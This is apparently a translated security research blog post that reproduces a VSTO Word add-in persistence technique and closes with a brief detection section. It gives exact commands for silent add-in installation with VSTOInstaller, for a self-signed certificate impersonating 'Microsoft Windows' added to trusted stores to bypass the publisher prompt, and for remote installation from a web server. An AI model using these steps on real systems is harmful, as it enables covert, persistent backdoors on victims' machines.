
0x00 Preface
--
Recently, I read an article titled 'VSTO: The Payload Installer That Probably Defeats Your Application Whitelisting Rules', which introduced a method of implementing an Office backdoor using VSTO. In my previous articles 'Use Office to maintain persistence' and 'Office Persistence on x64 operating system', I had studied Office backdoors. This article will combine my research insights to reproduce this method, analyze the exploitation approach, share practical exploitation techniques, and finally introduce how to identify such backdoors.
Article link:
https://bohops.com/2018/01/31/vsto-the-payload-installer-that-probably-defeats-your-application-whitelisting-rules/
0x01 Introduction
---
This article will cover the following:
- VSTO development methods
- Practical exploitation approaches
- Backdoor detection
0x02 VSTO Development Methods
---
1. Introduction to VSTO

Full name Visual Studio Tools for Office
Used to customize Office applications, capable of interacting with Office controls
Integrated in the Visual Studio installation package
As shown in the figure below
2. VSTO Development
This section reproduces the content of 'VSTO: The Payload Installer That Probably Defeats Your Application Whitelisting Rules'

(1) Create a new project
Visual C# -> Office -> Word 2010 Add-in
As shown in the figure below
(2) Add code

Add reference System.Windows.Forms
Add pop-up box code:
using System.Windows.Forms; |
As shown in the figure below
(3) Compilation
Set the corresponding .Net version, compile, and generate the following 6 files:
- Microsoft.Office.Tools.Common.v4.0.Utilities.dll
- Microsoft.Office.Tools.Common.v4.0.Utilities.xml
- WordAddIn2.dll
- WordAddIn2.dll.manifest
- WordAddIn2.pdb
- WordAddIn2.vsto
(4) Install the add-in
Execute WordAddIn2.vsto
A dialog box prompts that the publisher cannot be verified, as shown in the figure below

Select installation
View Control Panel -> Programs -> Programs and Features, where the newly installed add-in can be found

(5) Open word.exe, the add-in loads automatically
Popup dialog, as shown below
View Word add-ins, the loaded add-in WordAddIn2 can be seen, as shown below

At this point, the installation of the Office backdoor is successfully completed
0x03 Practical Exploitation Ideas
---
For practical exploitation, the installation process must first be interface-free, so to bypass the popup prompt about unverified publisher, the following improvements are needed:
(1) Command-line installation of VSTO add-in
Using VSTOInstaller.exe
Included after system installation of Office, default path %ProgramFiles%\Common Files\microsoft shared\VSTO\10.0
Parameter description:
/i: Install
/u: Uninstall
/s: Silent operation; if a trust prompt is required, custom items will not be installed or updated
Installation parameters are as follows:
"C:\Program Files\Common Files\microsoft shared\VSTO\10.0\VSTOInstaller.exe" /i /s c:\test\WordAddIn2 |
Installation failed because the publisher could not be verified due to a trust prompt
(2) Bypass publisher verification
VSTO add-ins provide signature functionality, as shown in the figure below

Manually generate a set of signature certificates using the following tools
- makecert.exe
- cert2spc.exe
- pvk2pfx.exe
- certmgr.exe
From the Windows SDK, reference download addresses:
An open-source project
Generation command:
makecert -n "CN=Microsoft Windows" -r -sv Root.pvk Root.cer |
After execution, four files are generated: Root.cer, Root.pfx, Root.pvk, Root.spc
Replace the certificate for the WordAddIn2 plugin, as shown in the figure below

Certificate registration (administrator privileges):
certmgr.exe -add Root.cer -c -s -r localMachine TrustedPublisher |
Note:
The certificate must be added to both TrustedPublisher and root
Reinstalling the VSTO plugin will not be blocked
(3) Remote installation
VSTOInstaller.exe supports remote installation
VSTO add-ins can be placed on a remote web server
The installation parameters are as follows:
"C:\Program Files\Common Files\microsoft shared\VSTO\10.0\VSTOInstaller.exe" /s /i http://192.168.62.131/1/WordAddIn1.vsto |
In summary, the actual exploitation process is as follows:
- Generate a VSTO add-in
- Sign the add-in
- Certificate registration
- Remote download and installation
0x04 Backdoor Detection
---
1. Check Control Panel -> Programs -> Programs and Features for any suspicious add-ins
Note:
VSTO add-ins do not create new key values in the registry uninstall configuration location (HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\)
2. Check Office's COM add-ins
Note:
Disabling macros does not prevent VSTO add-ins from loading
0x05 Summary
---
This article tests methods for implementing Office backdoors using VSTO, analyzes detection approaches based on practical exploitation ideas


